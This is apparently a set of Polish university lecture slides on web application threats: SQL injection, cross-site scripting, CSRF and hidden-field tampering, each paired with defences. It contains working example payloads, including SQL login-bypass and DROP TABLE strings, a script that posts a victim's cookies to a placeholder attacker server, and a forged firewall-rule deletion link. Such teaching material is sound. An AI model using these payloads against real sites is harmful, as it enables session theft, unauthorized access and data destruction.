

Zagrożenia dla aplikacji Webowych

SQL Injection

SQL Injection

- Wiele aplikacji webowych przyjmuje dane od użytkownika poprzez formularz umieszczony na stronie WWW
- Technika SQL Injection wykorzystuje aplikacje, które w sposób bezpośredni używają danych wprowadzonych przez użytkownika do konstrukcji zapytania do bazy SQL

- Dane prowadzone poprzez pole formularza
- Dane podane poprzez ciąg zapytania (parametry zawarte w URL)

```
SELECT productdata FROM table WHERE  
productname = 'dane wprowadzone przez  
użytkownika';
```

2

SQL Injection

- Technika SQL Injection:
 - Znalezienie strony generującej zapytanie do bazy SQL na podstawie danych użytkownika
 - Podanie danych, które odpowiednio zmodyfikują tworzone zapytanie SQL, co może umożliwić ujawnienie, zmianę lub zniszczenie danych w bazie SQL

3

Przykład ataku SQL Injection

- W polu formularza (np. do wyszukiwania produktów) podajemy poniższy ciąg:

Wyszukaj produkt:

- Podany ciąg jest bezpośrednio „wkładany” przez aplikację WWW do zapytania SQL:

```
ASP: strQuery="SELECT prodinfo FROM prodtable WHERE  
prodname = 'Request.Form("prod_search")'"
```

```
PHP: $query = "SELECT prodinfo FROM prodtable WHERE  
prodname = '" . $_POST['prod_search'] . "'";
```

- Skutkuje to utworzeniem poniższego zapytania:


```
SELECT prodinfo FROM prodtable WHERE  
prodname = 'cokolwiek' OR 'x' = 'x'
```

Atakujący może w ten sposób wyświetlić całą zawartość bazy.

4

Przykład ataku SQL Injection

- Cel ataku: aplikacja Webowa z funkcją logowania użytkownika



5

Przykład ataku SQL Injection

- Na stronie WWW znajduje się formularz do wprowadzenia nazwy użytkownika i hasła

Login:

Password:

Zakładamy, że nie znamy właściwego hasła.

6

Przykład ataku SQL Injection

- Założenie: informacje o użytkownikach są przechowywane w bazie SQL w tabeli 'userstable'
- Tabela ta zawiera kolumny 'username' i 'userpass' zawierające odpowiednie informacje

tablename: userstable

user_id	username	userpass
1	john	1234
2	admin	Dhs56Sd'qw
3	fsmith	mypass

7

Przykład ataku SQL Injection

- Po stronie serwera odpowiedni skrypt (np. ASP lub PHP) odbiera informacje wprowadzone w formularzu i używa ich do konstrukcji zapytania SQL
- Dane wejściowe zostają bezpośrednio przeniesione do ciągu zapytania:

ASP: strQuery="SELECT Count (*) FROM userstable WHERE username=' ' & Request.Form("Login") & "' AND userpass=' ' & Request.Form("Password") & "'"

PHP: \$query = "SELECT Count (*) FROM userstable WHERE username=' ' . \$_POST['Login'] . "' AND userpass=' ' . \$_POST['Password'] . "'";

8

Przykład ataku SQL Injection

- Atakujący wypełnia formularz w poniższy sposób:

Login:

Password:

- Utworzone zapytanie SQL ma postać:

SELECT Count (*) FROM userstable WHERE username=' ' OR 1=1-- AND userpass='cokolwiek'

- Para znaków „--” oznacza początek komentarza SQL, a więc utworzone zapytanie ma w rzeczywistości następującą postać:

SELECT Count (*) FROM userstable WHERE username=' ' OR 1=1

- Wyrażenie 1=1 jest zawsze prawdziwe dla każdego wiersza w tabeli z użytkownikami, dlatego SELECT zwróci wartość niezerowa

9

Przykład ataku SQL Injection

- Jeżeli atakujący wie, że w bazie istnieje użytkownik 'admin', może zalogować się jako ten użytkownik bez znajomości hasła:

Login:

Password:

- Utworzone zapytanie SQL ma postać:

SELECT username FROM userstable WHERE username='admin'

- W tym przypadku polecenie SELECT zwróci użytkownika 'admin' tak samo jak w przypadku podania poprawnego hasła

10

Przykład ataku SQL Injection

- Bardziej złośliwy hacker może wprowadzić np.

Login:

Password:

- Utworzone zapytanie SQL ma postać:

SELECT username FROM userstable WHERE username='abc'; DROP TABLE userstable

- Średnik pozwala na podanie w jednym ciągu kilku komend SQL, które zostaną wykonane jedna po drugiej

- W tym przypadku druga komenda spowoduje usunięcie tabeli 'userstable'

- Aby to wykonać należy znać nazwę tabeli

11

Zastosowanie SQL Injection do ujawnienia struktury bazy SQL

- W wielu przypadkach w celu przeprowadzenia skutecznego ataku (jak np. wstrzyknięcie komendy DROP) potrzebna jest pewna wiedza o strukturze atakowanej bazy SQL (np. nazwa tabeli)
- Do poznania tej struktury może być użyta technika SQL Injection w celu wykonania nieprawidłowych poleceń SQL
- Załóżmy, że użytkownik wprowadzi następujące dane:

Login:

Password:

12

Zastosowanie SQL Injection do ujawnienia struktury bazy SQL

- Utworzone polecenie SQL ma postać:

```
SELECT * FROM userstable WHERE  
username="HAVING 1=1"
```

- Wykonanie takiego zapytania wywołuje błąd wyświetlający podany niżej komunikat

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'userstable.user_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

- Komunikat ten ujawnia nazwę tabeli oraz nazwę pierwszej kolumny w tej tabeli
- Wykorzystując te dane można spróbować znaleźć nazwę drugiej kolumny itd.

13

SQL Injection – inne możliwości

- Poprzez użycie SQL Injection, atakujący może m.in.:
 - Dodać nowe dane do bazy
 - Od strony technicznej jest to wykonanie komendy INSERT
 - Zmodyfikować dane w bazie (np. ceny w sklepie internetowym!)
 - Komenda UPDATE
 - Uzyskanie haseł może umożliwić dostęp do innych systemów

14

SQL Injection - obrona

- Filtrowanie danych prowadzonych przez użytkowników
 - Sprawdzanie obecności w danych wejściowych kombinacji znaków charakterystycznych dla komend SQL (np. ;'/'-)
 - Ograniczanie długości ciągów wejściowych (wiele zaawansowanych ataków SQL Injection bazuje na wprowadzaniu długich ciągów poleceń)
- Wykonywanie poleceń SQL z aplikacji webowych na koncie z ograniczonymi uprawnieniami
 - konto administratora bazy danych nigdy nie powinno być używane w aplikacjach webowych
 - konto bazy danych używane przez aplikację webową powinno mieć tylko niezbędne uprawnienia

15

SQL Injection - obrona

- Szyfrowanie informacji takich jak hasła
- Ograniczanie raportowania błędów przez system bazodanowy
 - Domyślny sposób raportowania błędów często ujawnia informacje mogące być przydatne do wykonywania ataków (np. nazwy tabel lub kolumn w tabelach)
 - Jest to cenne ułatwienie dla developerów, ale powinno być wyłączone w systemie produkcyjnym

16

SQL Injection ☺



17

SQL Injection ☺



18

SQL Injection ☺



19

Zagrożenia dla aplikacji Webowych

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

- XSS wykorzystuje aplikacje, które generują strony wyświetlające informacje wprowadzone przez użytkownika

Przykład strony podatnej na atak XSS (plik req.asp):

```
Hello, &nbsp;
<%
    Response.Write(Request.QueryString("name"))
%>
```

Strona ta może być wywołana np. poprzez taki URL:
`http://atakowany.serwer/req.asp?name=<kod_html>`

21

Cross-Site Scripting (XSS)

W rzeczywistości stronami podatnymi na atak XSS mogą być np. strony sprawdzające poprawność danych prowadzonych przez użytkownika i wyświetlające komunikat o błędzie w rodzaju:

Podany adres e-mail: text wprowadzony przez użytkownika w polu "e-mail" formularza jest niepoprawny.

Innym przykładem może być system wyszukiwawczy wyświetlający wprowadzone zapytanie.

22

Cross-Site Scripting (XSS)

- Sposób wykorzystania XSS:
 - atakujący tworzy link do strony podatnej na XSS i zawierający pewien kod html (zazwyczaj także JavaScript)
 - atakujący dostarcza utworzony link do innych użytkowników np. poprzez stronę WWW, e-mail itd.
 - Użytkownik, który kliknie taki link, spowoduje wykonanie przez swoją przeglądarkę zawartego w tym linku skryptu **z domeny strony podatnej na atak XSS**
 - domena ta daje wykonywanemu skryptowi uprawnienia np. do odczytu plików cookie zapisanych przez serwer z tej domeny co umożliwia np. uzyskanie identyfikatora bieżącej sesji zalogowanego użytkownika

23

Cross-Site Scripting (XSS) – przykład

- Przykład linku z zawartym złośliwym skryptem

```
<a href=http://serwer_atakowany/req.asp?name=
<form action=http://serwer_atakujacego/data.asp
    method=post id="idForm">
    <input name="cookie" type="hidden">
</form>
<script>
    idForm.cookie.value=document.cookie;
    idForm.submit();
</script>
Kliknij tu aby zobaczyć...!
</a>
```

24

Cross-Site Scripting (XSS) - obrona

Podstawowe zasady:

- Generalny brak zaufania do informacji wejściowej
- Określenie wszystkich punktów wejściowych aplikacji webowej
 - pola w formularzach, ciągi zapytania, nagłówki HTTP
- Wyznaczenie ścieżki przepływu tych danych przez aplikację
- Ustalenie sytuacji gdy dane są prezentowane na wyjściu i zastosowanie odpowiedniej filtracji

26

Zagrożenia dla aplikacji Webowych

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)

- Oznaczany jako CSRF lub XSRF
- Inna nazwa to Session Riding
- Stanowi odwrotność XSS
 - XSS wykorzystuje zaufanie jakie użytkownik pokłada w danej witrynie
 - CSRF wykorzystuje zaufanie jakie ma witryna Web do danego użytkownika
- CSRF polega spowodowaniu wykonania przez końcowego użytkownika niechcianej akcji w aplikacji webowej, w której jest on aktualnie uwierzytniony

27

CSRF – technika ataku

- Przygotowywany jest link wykonujący określoną czynność na pewnej witrynie np. kasowanie zasady o określonym numerze w aplikacji Firewall Manager (fwmgmt)

```
https://cel_ataku/fwmgmt/delete?rule=1
```

- Link prezentowany jest dla uwierzytnionego administratora firewala np. poprzez forum dyskusyjne lub poprzez umieszczenie go na stronie WWW

28

CSRF – technika ataku

- Niektóre aplikacje pocztowe lub przeglądarki WWW mogą otworzyć link bez jego kliknięcia (!) jeżeli np. zostanie on umieszczony w tagu :

```

```

- Atak może być także przeprowadzony na aplikację przyjmującą dane z formularza metodą POST. Wówczas podstawiony link prowadzi do strony zawierającej skrypt (JavaScript) budujący i wysyłający odpowiedni nagłówek HTTP

29

CSRF – obrona

- Wylogowywanie się po zakończeniu korzystania z aplikacji webowych
- Wyłączenie opcji zapamiętywania haseł w przeglądarkach
- Nie korzystanie z tej samej instancji przeglądarki do otwierania stron krytycznych i ogólnego surfowania po Internecie

30

Zagrożenia dla aplikacji Webowych

Falszowanie zawartości ukrytych pól formularzy

Hidden-Field Tampering

Hidden-Field Tampering

- HTTP jest protokołem bezstanowym
 - Nie ma wbudowanej możliwości zachowania informacji pomiędzy poszczególnymi zapytaniami
- Działanie większości aplikacji webowych wymaga „stanowości” połączenia np. w celu:
 - zachowania informacji o zalogowaniu użytkownika
 - przechowanie elementów wybranych przez użytkownika np. w sklepie internetowym
- Jedną z metod pozwalających spełnić te wymagania jest zapis pewnych informacji (np. identyfikatora sesji użytkownika) w ukrytym polu formularza zawartego w stronie wysłanej do użytkownika

32

Zasada Hidden-Field Tampering

Kod wysłany z serwera

```
<input type="hidden" name="price" value="$10,000">
```

Dane zwrócone do serwera powinny zawierać:

```
price="$10,000"
```

Dane sfalszowane

```
price="$1"
```

Pole typu "hidden" nie jest wyświetlane w przeglądarce, ale może być odczytane w źródle strony

33

Hidden-Field Tampering - obrona

- Generalnie obrona może być dość trudna. Dane przesłane przez serwer w ukrytym polu znajdują się po stronie użytkownika i mogą być łatwo zmieniane w sposób niewidoczny dla serwera
- Nie powinno się używać tej metody do zapamiętywania istotnych informacji
- Do wysłanych danych można dołączyć skrót wyliczony z tych danych oraz z tajnego klucza znanego tylko serwerowi

34